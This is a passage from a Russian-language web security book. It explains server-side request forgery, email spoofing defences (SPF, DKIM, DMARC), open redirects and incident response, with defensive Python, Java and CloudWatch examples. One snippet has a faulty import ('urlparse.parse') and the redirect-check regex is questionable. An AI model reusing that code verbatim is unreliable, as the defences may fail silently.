- Позаботьтесь о безопасности конфигурации, отключив отчеты об ошибках на стороне клиента в общедоступных окружениях и списки каталогов и удалив все учетные данные по умолчанию.

14 | Быть невольным соучастником



В этой главе

- ✓ Как хакеры запускают HTTP-запросы с вашего сервера
- ✓ Как хакеры спуфят email
- ✓ Как хакеры используют открытые редиректы

«Человек не остров», — написал поэт-метафизик XVII века Джон Донн. То же самое можно сказать и о веб-приложениях. Наши приложения существуют в сетях, к которым подключены чуть ли не все компьютеры мира, поэтому чем-чем, а уж островами они точно не являются. (Насчет того, чем же человек является, Донн не оставил четких указаний. Может быть, холмом? Или перешейком? Или урочищем?)

Поскольку веб-приложения связаны гиперссылками, вполне логично, что злоумышленники порой используют одно приложение в качестве плацдарма для атаки на другое. Они применяют такую методику либо чтобы замести следы, либо просто потому, что серверы, на которых работает веб-приложение, обладают большей вычислительной мощностью, чем засыпанный крошками ноутбук, по замызанной клавиатуре которого они сердито стучат пальцами.

В этой главе мы разберем три фактора, которые могут сделать ваше приложение невольным соучастником подобных атак. Как правило, запуск

веб-сайта требует от вас быть законопослушным гражданином интернета, не в последнюю очередь потому, что ваш хостинг-провайдер в конце концов отключит вас, если вам не удастся закрыть такие уязвимости.


Подделка запросов на стороне сервера

Интернет работает по модели «клиент — сервер»: клиенты, например браузеры и мобильные приложения, отправляют HTTP-запросы на веб-серверы, а от тех получают HTTP-ответы. Однако иногда серверам требуется делать HTTP-запросы к другим серверам, выступая в роли клиентов. Веб-приложение может делать исходящие HTTP-запросы во многих случаях, включая следующие:

- при вызове внешних API для обработки платежей, отправки email, поиска данных и выполнения аутентификации;
- для доступа к данным из сетей доставки контента или облачных хранилищ;
- для уведомления клиентских приложений о важных событиях с помощью веб-хуков;
- для доступа к удаленному URL, на котором находится изображение, как часть выполнения запроса по его загрузке;
- для генерации предварительного просмотра ссылок путем поиска метаданных OpenGraph в HTML-коде веб-страницы.


В каждой из этих ситуаций такое поведение вполне оправданно. Однако если ваше приложение позволяет вредоносному клиентскому приложению совершать HTTP-запросы к произвольным URL, то считается, что в нем имеется уязвимость *подделки запросов на стороне сервера* (server-side request forgery, SSRF).

Злоумышленники ставят себе на службу уязвимости SSRF несколькими способами. Прежде всего они могут использовать эти уязвимости для проведения атаки на отказ в обслуживании (DoS), пытаясь завалить жертву HTTP-запросами и отключить приложение.



В этом сценарии злоумышленник прячется за вашим приложением, поскольку весь трафик исходит с вашего сервера. Этот подход особенно эффективен, если один запрос злоумышленника к вашему серверу запускает несколько запросов к жертве, тем самым умножая атакующую силу хакера.

Вторым распространенным применением уязвимостей подделки запросов на стороне сервера является зондирование внутренней сети. Поскольку веб-приложение часто работает в привилегированном окружении (у него может быть доступ к конфиденциальным ресурсам, таким как базы данных и кэши, которые сознательно не публикуются в интернете), злоумышленник может использовать уязвимость SSRF для поиска таких ресурсов и попытаться скомпрометировать их.



Очевидно, злоумышленнику понадобится некоторая доля везения, чтобы этот подход сработал. Как правило, в HTTP-ответе мошеннику возвращается ошибка, поэтому в полной мере воспользоваться таким подходом можно лишь в том случае, если сообщение об ошибке раскрывает конфиденциальные данные. В вопросах безопасности хакеры являются убежденными сторонниками сочетания уязвимостей, и по мере старения программных систем уязвимости годами остаются невыявленными, прежде чем роковое стечение обстоятельств даст возможность ими воспользоваться.

Ограничение доменов, к которым вы имеете доступ

Самый простой способ сгладить уязвимость SSRF состоит в том, чтобы не делать HTTP-запросы к доменным именам, взятым из начального входящего HTTP-запроса. Например, если вы совершаете запросы к Google Maps API, доменное имя в каждом исходящем HTTP-запросе должно быть определено в коде на стороне сервера, а не извлечено из входящего HTTP-запроса. Простой способ безопасно обратиться к API — воспользоваться набором средств разработки ПО (software development kit, SDK) Google Maps, что на Java выглядит так:

```

DirectionsResult result =
    DirectionsApi.newRequest(ctx)
        .mode(com.google.maps.model.TravelMode.BICYCLING)
        .avoid(
            RouteRestriction.HIGHWAYS,
            RouteRestriction.TOLLS,
            RouteRestriction.FERRIES)
        .region("au")
        .origin("Sydney")
        .destination("Melbourne")
        .await();

```

SDK безопасно построит HTTP-запрос от вашего имени, гарантируя, что злоумышленник не сможет перехватить контроль над указанием домена, к которому осуществляется доступ. У наиболее часто используемых API есть свои SDK: либо API, опубликованные владельцем, либо поддерживаемые третьей стороной. Эти наборы, обычно доступные через менеджеры зависимостей, не дают возможности уязвимостям SSRF проникнуть в ваш код.

HTTP-запросы только для реальных пользователей

Некоторым веб-сайтам действительно приходится делать запросы к произвольным сторонним URL. Например, сайты социальных сетей позволяют обмениваться веб-ссылками и часто извлекают из этих URL метаданные для генерации предварительного просмотра ссылок. (Эта функция используется, к примеру, для создания миниатюры и подписи к ней, когда вы делитесь ссылкой в социальной сети.) В таких случаях необходимо защититься от атак SSRF. Действуйте следующим образом:

- совершайте исходящие HTTP-запросы только в ответ на действия аутентифицированных пользователей;
- для сайтов социальных сетей ограничьте количество ссылок, которыми пользователь может поделиться за определенное время;
- задумайтесь о том, чтобы сделать тест CAPTCHA обязательным для каждого пользователя и для каждой ссылки, которой он делится.

Проверка URL, к которым вы имеете доступ

Чтобы не допустить зондирования вашей сети злоумышленником, нужно убедиться, что запросы на стороне сервера отправляются только на общедоступные URL. Для обязательного соблюдения этого правила сделайте следующее:

- поговорите с вашей сетевой командой об ограничении внутренних серверов, доступных с ваших веб-серверов;

- убедитесь, что предоставляемые URL содержат веб-домены, а не IP-адреса;
- запретите URL с нестандартными портами;
- удостоверьтесь, что все URL доступны по протоколу HTTPS с действительными сертификатами.

Вот как можно реализовать эти проверки на Python:

```
import requests
from urllib.parse import urlparse
from IPy import IP

def validate_url(url):
    parsed_url = urlparse(url)
    if parsed_url.scheme != 'https':
        return False, "URL не использует HTTPS"

    if parsed_url.port and parsed_url.port != 443:
        return False, "URL не использует стандартный порт HTTPS"

    if not parsed_url.hostname:
        return False, "URL не имеет домена"

    try:
        IP(parsed_url.hostname)
        return False, "Имя хоста не должно быть IP-адресом"
    except ValueError:
        pass

    try:
        response = requests.get(url, verify=True)
        return response, "Сертификат действителен"
    except requests.exceptions.SSLError:
        return False, "URL имеет недействительный сертификат TLS"
    except requests.exceptions.RequestException:
        return False, "URL недоступен"
```

ПРИМЕЧАНИЕ Умелый хакер сможет настроить записи системы доменных имен (DNS), указывающие на закрытые IP, поэтому простой проверки, имеет ли URL домен, недостаточно.

Использование черного списка доменов

Если вашему приложению приходится выполнять HTTP-запросы к произвольным сторонним URL (скажем, если вы запустили сайт обмена ссылками), то вам следует рассмотреть возможность ведения черного списка доменов — либо в файлах конфигурации, либо в базе данных, — к которым вы никогда не будете обращаться с запросами на стороне сервера. Такая практика поможет прерывать запросы, созданные злоумышленниками, и на корню пресекать любые попытки DoS-атак.

Ведение подобного черного списка — дело достаточно хлопотное, и создать его вручную вряд ли удастся. Более практичным подходом будет использовать доверенный черный список, поддерживаемый третьей стороной (например, <https://github.com/StevenBlack/hosts>).

Спуфинг электронной почты

HTTP — не единственный интернет-протокол, который взяли в оборот злоумышленники. Нежелательные или вредоносные электронные письма передаются по простому протоколу передачи почты (Simple Mail Transfer Protocol, SMTP) и часто применяются темными личностями в фишинговых атаках для кражи учетных данных или побуждения жертв к загрузке вредоносного программного обеспечения.

В 2004 году Билл Гейтс заявил, что с подобными спам-атаками будет покончено «через два года». Увы, его предсказание не сбылось.

И пока все мы терпеливо ждем, когда же Билл выполнит свое обещание, вам придется уже сейчас предпринять кое-какие шаги, чтобы пользователи могли отличить законные письма, рассылаемые вашим приложением, от вредоносных, которые пытаются выдать себя за законные. Эту задачу можно разделить на две: во-первых, объявить о том, какие диапазоны IP-адресов разрешены для отправки электронной почты с принадлежащего вам домена (доменов), и во-вторых, предоставить почтовому клиенту возможность определять, было ли электронное письмо изменено в процессе передачи.

SPF

Добавив запись SPF (Sender Policy Framework), вы можете явно указать, каким серверам разрешено отправлять почту с вашего домена. Такой подход позволит пометить письма, отправленные злоумышленниками якобы с вашего домена. Это называется *спуфингом* (spoof), то есть подделкой почтового домена.

Если вы владеете доменом example.com и знаете, что все электронные письма должны приходить с IP-адресов в диапазоне от 203.0.113.0 до 203.0.113.255, то вы можете реализовать SPF, добавив в DNS запись типа TXT со следующим значением:

```
v=spf1
ip4:203.0.113.0/24
-all
```

Используемая версия SPF


IP-адреса, с которых разрешено отправлять email

Указание отклонять email со всех остальных IP-адресов

В интернете SMTP действует поверх *протокола управления передачей* (Transmission Control Protocol, TCP). Подделать IP-адрес гораздо сложнее, чем поле заголовка **From** в SMTP; в рамках этого протокола ни один механизм не сможет проверить, является ли адресат тем, за кого себя выдает. Как результат, SPF предоставляет почтовым клиентам простой способ обнаружения поддельных писем.

DKIM

Спуфинг электронных писем можно предотвратить, задействовав технологию DomainKeys Identified Mail (DKIM). Для этого необходимо добавить открытый ключ к DNS-записям и подписывать каждое уходящее письмо подписью, сгенерированной с применением соответствующего закрытого ключа. Почтовые клиенты могут пересчитать подпись при получении письма и отклонить ту, которая не совпадает, что является доказательством подделки.



Добавлять заголовок DKIM и генерировать подписи DKIM по мере отправки писем сложнее, чем реализовать SPF, но есть и хорошая новость: большую часть работы сделает ваша служба отправки электронной почты. Если вам не терпится, переходите к разделу «Практические шаги». Однако прежде чем мы перейдем к этому разделу, нам следует ответить на последний вопрос: что происходит с теми письмами, которые отклоняются, если они не проходят тест SPF или DKIM?

DMARC

То, что происходит с отклоненными письмами, определяется политикой *идентификации сообщений, создания отчетов и определения соответствия по доменному имени* (Domain-Based Message Authentication, Reporting and Conformance, DMARC). Согласен, полное название выговорить непросто! Политика для домена example.com должна представлять собой **ТХТ**-запись на поддомене _dmarc.example.com, которая выглядит примерно так:

`v=DMARC1;` ← Реализованная версия DMARC
`p=quarantine;` ← Указание помещать email
`rua=mailto:admin@example.com"` ← в карантин, а не отклонять его
 Куда отправлять сводные отчеты (сколько писем попадает в карантин или отклоняется)

Указав политику DMARC, вы сможете обнаруживать электронные письма, которые могут быть помечены как вредоносные из-за ошибок в конфигурации.

Практические шаги

Давайте вместе порадуемся: скорее всего, вы уже применяете стандарты SPF, DKIM и DMARC. Провайдеры транзакционной электронной почты (например, SendGrid, Mailgun, Postmark или Amazon's Simple Email Service) проведут вас через все стадии создания записей SPF и DKIM, когда вы зарегистрируетесь на сервисе. Фактически, пока вы не выполните эти шаги, вам в большинстве случаев не разрешат отправлять электронные письма. То же обычно относится и к облачным почтовым провайдерам, обрабатывающим вашу деловую корреспонденцию (например, Google Workspace или Microsoft 365), а также к сервисам онлайн-маркетинга, таким как MailChimp и HubSpot.

Если в вашей организации работают собственные серверы электронной почты, значит, ваши системные администраторы используют программное обеспечение — *агент пересылки почты* (Mail Transfer Agent, MTA). Наиболее распространенными MTA являются Microsoft Exchange (под Windows) и SendMail/Postfix (под Linux). Чтобы узнать, как реализовать аутентифицированную электронную почту в каждом из этих агентов, обратитесь к официальной технической документации.

Открытые редиректы

Необходимо рассмотреть еще один способ, с помощью которого вы можете стать невольным соучастником рассылки спама. Эта уязвимость связана с небезопасным использованием редиректов. Редиректы весьма полезны при создании сайтов. Если пользователь пытается зайти на защищенную страницу до авторизации, то его обычно перенаправляют на страницу входа, сохраняют исходный URL в параметре запроса и после успешной авторизации автоматически возвращают на целевую страницу.

Функциональность такого типа показывает, что вы уделяете внимание пользовательскому опыту, поэтому она заслуживает всяческого поощрения. Однако вы должны быть уверены, что везде, где вы осуществляете редирек-

ты, они производятся безопасно. В противном случае вы подвергаете своих пользователей угрозе, создавая условия для фишинга.

Провайдеры услуг веб-почты блестяще справляются с выявлением спама и других видов вредоносных сообщений. Одним из популярных методов обнаружения является анализ исходящих ссылок в письмах. Эти ссылки сравниваются со списком запрещенных доменов, и если домен признается вредоносным, письмо перенаправляется в папку нежелательной почты.

Если сайт можно использовать для редиректа пользователей на произвольные сторонние домены, то говорят, что он подвержен *уязвимости открытого редиректа* (open-redirect vulnerability). Спамеры часто их используют, чтобы перенаправить пользователя с вашего веб-сайта (доверенного домена), так что их сообщения не обязательно будут отмечены как вредоносные. Скорее всего, алгоритм выявления спама не считает ваш сайт вредоносным, поэтому письма со ссылками не будут отправлены в папку нежелательной почты.

Если пользователь щелкнет по ссылке, увидев в ней адрес вашего сайта, он попадет на любой другой сайт, на который злоумышленник захочет его направить. Движимый доверием к вашему сайту, но сбитый с толку пользователь может загрузить вредоносное ПО или что-нибудь похуже. На следующем рисунке ваш сайт (breddit.com) используется как промежуточный шаг в перенаправлении пользователя на вредоносный сайт (burnttoast.com).



Запрещайте перенаправления с сайта

Проще всего предотвратить уязвимости открытого редиректа, проверив URL, передаваемый функции перенаправления. Убедитесь, что все URL редиректа являются относительными путями, другими словами, что они начинаются с одного слеша (/) и, следовательно, перенаправляют пользователя на страницу вашего же сайта. URL, начинающиеся с двойного слеша (//), будут интерпретироваться браузером как абсолютные URL, не зависящие

от протокола, поэтому их также следует отклонять. Вот как в Python можно проверить, является ли редирект безопасным:

```
import re
from flask import request, redirect

@app.route('/login', methods=['POST'])
def do_login():
    username = request.form['username']
    password = request.form['password']

    if credentials_are_valid(username, password):
        session['user'] = username
        original_destination = request.args.get('next')
        if is_relative(original_destination):
            return redirect(original_destination)

    return redirect('/')
def is_relative(url):
    return url and re.match(r"^\/[^\\/\\]", url)
```

Проверяйте рефереры

Некоторым веб-приложениям вполне обоснованно требуется выполнять редиректы на сторонние сайты. Так часто работают промежуточные страницы, предупреждающие пользователей о том, что те покидают веб-приложение и переходят на сторонний сайт.

Подобные редиректы должны запускаться только страницами вашего сайта. Это можно обеспечить, проверив заголовок **Referer** в HTTP-запросе. (Да-да, в спецификации HTTP это название пишется именно так: комитет по стандартам так и не заметил, к несчастью, эту опечатку¹.) Заголовок **Referer** может быть подделан злоумышленником, который получил полный контроль над HTTP-запросом. Однако в той конкретной ситуации, где мы пытаемся защититься, злоумышленник отправляет жертве вредоносную ссылку и, как правило, не контролирует заголовки HTTP. Вот как на Python можно проверить заголовок перед редиректом:

```
from urlparse.parse import urlparse

@app.before_request
def check_referer():
    referer = request.headers.get('Referer')

    if not referer:
        return 'Реферер отсутствует. Доступ запрещен.', 403

    if urlparse(referer).netloc != 'yourdomain.com':
        return 'Реферер недействителен. Доступ запрещен.', 403
```

¹ По-английски слово *referrer* (ссылка) пишется с двумя r. — *Примеч. пер.*

Подведем итоги

- При вызове внешних API по HTTP убедитесь, что домен URL взят из кода на стороне сервера. Как правило, лучше пользоваться SDK, предоставленным поставщиком, если таковой имеется.
- Если ваше веб-приложение делает HTTP-запросы к произвольным сторонним URL, убедитесь, что они выполняются только от имени реальных аутентифицированных пользователей, и примените ограничение рассылки для каждого пользователя.
- Проверьте, все ли URL, к которым вы делаете HTTP-запросы, не дают злоумышленникам зондировать вашу внутреннюю сеть. Удостоверьтесь, что они содержат домены, а не IP-адреса, и применяйте протокол HTTPS, а также запретите использовать нестандартные порты.
- Реализуйте SPF, чтобы получатели могли проверять, приходят ли сообщения email, отправленные с вашего домена, от разрешенного сервера.
- Реализуйте DKIM, чтобы почтовые клиенты могли определять письма, которые были изменены при передаче.
- По возможности убедитесь, что все редиректы на вашем сайте делаются на другие страницы вашего же сайта. Обратите особое внимание на страницы входа, которые часто перенаправляют пользователя на исходную страницу после входа в систему.
- Если нужно сделать редирект на внешний ресурс, проверьте, что заголовок HTTP **Referer** соответствует странице вашего веб-приложения.



В этой главе

- ✓ Как выявить кибератаку
- ✓ Как проводить форензику после кибератаки
- ✓ Как учиться на ошибках

Вот мы и приблизились к концу книги. Когда я начинал писать ее, я пообещал себе, что в ней все без исключения будет представлять собой полезную информацию для разработчиков веб-приложений. Поэтому если вы читали книгу внимательно, то теперь вооружены знаниями и можете забыть о хакерах навсегда, ничуть не беспокоясь о том, что вас взломают. Так ведь?

К сожалению, нет. Приобретение опыта в области безопасности сродни обучению езде на велосипеде: вам неминуемо придется упасть, и не раз, ободрав коленки и извалявшись в пыли. Однако нужно продолжать пробовать. В нашем случае, правда, выбить вас из седла будут стараться еще и многочисленные люди с палками, настойчиво вставляющие их вам в колеса.

Вместо того чтобы стыдливо спрятаться в тень, когда ваше приложение скомпрометируют, вы можете выработать здоровую реакцию на то, что вы

стали жертвой кибератаки. Это поможет выйти из ситуации сильнее и немножко мудрее. На самом деле защищенная организация — та, что умеет справляться с последствиями нарушений кибербезопасности и учиться на своих ошибках. Ваша роль в этом процессе очищения может быть не столь велика, однако знание того, как такая организация справляется с ситуацией наподобие утечки данных, подарит вам душевный покой, если небо покажется с овчинку.

Как узнать, что вас взломали

Успешный взлом обычно определяется (в процессе или постфактум) по необычной активности в логах. О логировании и мониторинге мы говорили в главе 5, но акцент на их важности имеет смысл сделать еще раз. Может показаться, что лучше и не знать о том, что вас взломали. В конце концов, если в лесу падает дерево, когда вокруг никого нет, слышен ли звук падения? Однако когда пиломатериалы, изготовленные из этого дерева, вдруг оказываются выставленными на продажу в даркнете (уж позвольте мне такую метафору), то ни у кого уже не будет сомнений, что дерево все-таки упало.

Логировать нужно все: HTTP-доступ внутрь системы и из системы во внешний мир, доступ по сети, доступ к серверу, действия с базами данных, действия приложений и ошибки — и передавать логи в централизованную систему логирования. На сервере логирования следует измерять количественные показатели каждого лога и бить тревогу при возникновении подозрительной активности.

К подозрительным действиям можно отнести доступ к серверу с непознанных IP-адресов, резкие скачки трафика или всплески сообщений об ошибках, интенсивное потребление ресурсов сервером или передача больших объемов данных. Вот, например, как можно ударить в набат в Amazon Web Services (AWS) при необычном доступе к серверу:

```
{
  "version" : "2018-03-01",
  "logGroup" : "/var/log/secure",
  "filterPattern" :
    "{ ($.message like '%Failed password%') ||
    ($.message like '%Failed publickey%') }"
}
```

Этот шаблон фильтра для системы логирования AWS Cloudwatch ищет записи журнала, содержащие фразы **'Failed password'** или **'Failed publickey'**, в группе журналов `/var/log/secure`, которая является стандартным местом для хранения логов Secure Shell (SSH) в системах Linux.

В зависимости от бюджета можно прибегнуть к более сложным способам отлавливания критических значений. Например, *система обнаружения вторжений* (intrusion detection system, IDS) автоматизирует большую часть логики оповещения и все чаще использует машинное обучение для обнаружения подозрительной активности. Логи и оповещения помогут вам совершить несколько полезных действий: обнаружить инцидент в процессе его возникновения и выяснить, как злоумышленник получил доступ, уже постфактум.

Пресечение атаки

Крупные организации обычно создают *центр мониторинга информационной безопасности* (security operations center, SOC) — команду, ответственную за обнаружение текущих атак. Эти ребята любят большие экраны с потоковыми графами и логами в реальном времени и, как правило, общаются между собой на армейском жаргоне, чтобы все знали, насколько они круты. Если вам или вашему SOC повезло (!) обнаружить происходящий прямо у вас на глазах инцидент безопасности, то у вас всегда есть простое средство остановить хакера: выключить все компьютеры.

Уход системы в оффлайн — шаг довольно экстремальный, зато эффективный. Стоит ли он риска — вопрос субъективный, и принимать решение должен кто-то из старших по званию. Отключение высоконагруженного биржевого приложения в разгар торгов может обойтись компании в миллионы; некритическим же системам некоторый незапланированный простой пойдет только на пользу, предотвратив дальнейший сопутствующий ущерб. С веб-приложением можно поступить изящнее, внедрив страницу состояния, на которой в реальном времени будет отображаться информация о текущем состоянии веб-сайта. Страницы состояния часто размещаются на поддоменах; например, адрес страницы состояния веб-сайта example.com может быть такой: status.example.com.

Главная цель страницы состояния — информировать пользователей о текущей доступности и производительности сервиса или системы. Переход на страницу состояния — по сути, перенаправление всего HTTP-трафика на сообщение типа «Сервис не работает; пожалуйста, вернитесь позже» — даст вам передышку и время для исправления. Кроме того, у страниц состояния есть еще одно преимущество: они отслеживают историю отключений, запланированных или незапланированных, в идеале показывая пользователям, насколько вы надежны.

Состояние

[Обратиться
в поддержку](#)

Офлайн

Текущие инциденты

Инцидент N 1302:
веб-сайт офлайн

→

Текущее состояние

24 ч | 7 д | 52 н




Независимо от того, задействуете вы резервные мощности или нет, в любом случае нужно как можно быстрее устранить базовую уязвимость. Исправление может сводиться всего лишь к откату к предыдущей версии кода, к ротации паролей для блокировки злоумышленника или к закрытию портов в файрволле. На другом конце шкалы неприятностей лежит необходимость написать свой собственный патч для кода и развернуть его в режиме реального времени, когда над вами нависли специалисты по кибербезопасности, а главный технический директор сыплет проклятиями во время телеконференции.

А что, собственно, произошло?

Обнаружите вы кибератаку прямо во время ее проведения или уже постфактум, так или иначе вам потребуется в точности выяснить, как она произошла. Эта задача подразумевает выстраивание хронологии событий: когда уязвимость появилась (или осталась неисправленной), когда была впервые

проэксплуатирована, что злоумышленник сделал и как атака была в конечном счете остановлена. Этот процесс, называемый цифровой криминалистической экспертизой, или форензикой, часто включает в себя исследование файлов логов, логов релизов и файлов коммита в системе управления исходным кодом. Форензикой часто занимаются специалисты по кибербезопасности, как штатные, так и привлеченные со стороны, а от вас будут ожидать подробного объяснения причин определенных событий в контексте. Такое интервью может оказаться унизительным, но постарайтесь не принимать это близко к сердцу. Здоровая организация ищет проблемы в процессах, а не козлов отпущения.



Как не допустить повторной атаки

Исправление текущей уязвимости — это только начало процесса. Руководству (и вашей команде) нужно найти способ исключить подобные инциденты в будущем. Вас могут попросить высказать свое мнение, поэтому держите ответы наготове. Если причиной всего была проблема, о которой вы уже предупреждали, постарайтесь удержаться от соблазна припечатать всех фразой: «Я же говорил!» Члены вашей команды и руководитель в этот момент

наверняка и сами чувствуют себя уязвимыми. Поэтому просто упомяните, что вы проинформировали о проблеме такого-то числа, и будьте готовы подкрепить свое заявление электронными письмами или сообщениями. (Мой профессиональный опыт подсказывает, что все, чего можно добиться, сконфузив своего начальника, — это начальник, который вас ненавидит.)

В долгосрочной же перспективе решение, скорее всего, заключается в том, чтобы изменить процессы вашей организации, поэтому держите в голове общую картину. Вы можете предложить или реализовать любое из следующих изменений:

- более частый цикл применения патчей для зависимостей и серверов;
- тщательный рефакторинг уязвимых разделов кодовой базы;
- аудит безопасности кодовой базы третьей стороной;
- более тщательное ревью изменений перед развертыванием;
- изменения архитектуры для устранения различных векторов атак;
- стратегии тестирования, направленные на выявление уязвимостей до того, как они попадут в продакшен;
- автоматизированное сканирование кодовой базы для обнаружения уязвимостей;
- система вознаграждений за нахождение ошибок для сторонних участников, которые обнаруживают уязвимости до их эксплуатации.

Сообщение пользователям подробностей об инциденте

Взлом вашего веб-приложения пробивает брешь в доверии ваших пользователей. Лучший способ восстановить это доверие — быть честным и четко объяснять те шаги, которые вы предпринимаете для предотвращения подобных случаев, даже если в вашей стране закон не обязывает раскрывать информацию об утечках данных.

Формулировать такие заявления — прерогатива высшего руководства и юристов. Наиболее эффективные из подобных заявлений обычно содержат технические подробности и точную хронологию событий, а также список конкретных шагов, которые организация предпринимает, чтобы подобное не повторялось.

Вам также необходимо четко понимать, чем рискуют ваши пользователи. Не украдены ли их учетные данные? Не разгадал ли злоумышленник их пароли? И к какому контенту или функциям он мог получить доступ во время взлома?


Наконец, в сообщении должно быть ясно указано, каких действий вы ожидаете от своих пользователей (если таковые действия в принципе нужны). Не стесняйтесь принудительной ротации паролей — наоборот, практикуйте ее как можно чаще, даже если вероятность того, что учетные данные были украдены, минимальна.

Снижение риска в будущем

Не все киберпреступники являются профессионалами или зловредными хакерами. Например, взлом австралийской телекоммуникационной компании Optus в 2022 году раскрыл личные данные около 40 % населения страны. Злоумышленник использовал незащищенный API для получения списка имен, адресов электронной почты, а также номеров паспортов и водительских прав 9,7 миллиона действующих и бывших клиентов. Эта атака стала катастрофическим провалом управления доступом. (Перечитайте главу 10, если подобные провалы не дают вам спать по ночам!)

До этого злоумышленник потребовал выкуп в размере 1 миллиона австралийских долларов на хакерском сайте BreachedForums (ныне несуществующем) — неплохая скидка по сравнению с теми 140 миллионами долларов, которые Optus пришлось в итоге выложить, заменяя половину паспортов в стране! Пользователь, скрывавшийся за аватаркой в виде аниме с розовыми волосами, отметил, что если бы Optus пошел с ним на контакт, то он сообщил бы об эксплойте.

У компании были все шансы установить связь со злоумышленником на раннем этапе. По стандарту файл **security.txt** размещается в корневом домене по адресу **/security.txt** или **/.well-known/security.txt**. Он выглядит так:



Contact: security@example.com
 Encryption: https://example.com/pgp-key.txt
 Signature: https://example.com/security.txt.sig
 Acknowledgments: https://example.com/thanks.txt

Контактная информация
для отчетов по безопасности

Ключ шифрования
и подписи для безопасного
общения

Страница благодарностей с перечнем
тех, кто сообщал об уязвимостях ранее

Этот файл дает серым хакерам возможность связаться с вами, если они найдут уязвимость, и любезно попросить о вознаграждении, прежде чем раскрыть ее. В файле также указано местонахождение открытого ключа, который позволит им общаться безопасно.

Оставим философам право решать, не приравнивается ли ваша публикация файла **security.txt** к поощрению шантажа. Однако стоит заметить, что все крупные технологические компании публикуют такие файлы, поэтому этот способ предотвратить эскалацию атак можно считать эффективным.

Подведем итоги

- Проводите тщательный мониторинг, логирование, измерения показателей и бейте тревогу, чтобы выявить кибератаки во время их проведения или постфактум.
- Будьте готовы отключить вашу систему при обнаружении аномального поведения. Устраняйте уязвимости, как только обнаружится, что их эксплуатируют (а еще лучше — задолго до того, как это случится).
- Сделайте страницу состояния с отчетом о текущих и прежних отключениях системы.
- После кибератаки изучите логи, чтобы составить хронологию того, как на вас напали, и список того, к чему злоумышленник мог получить доступ.
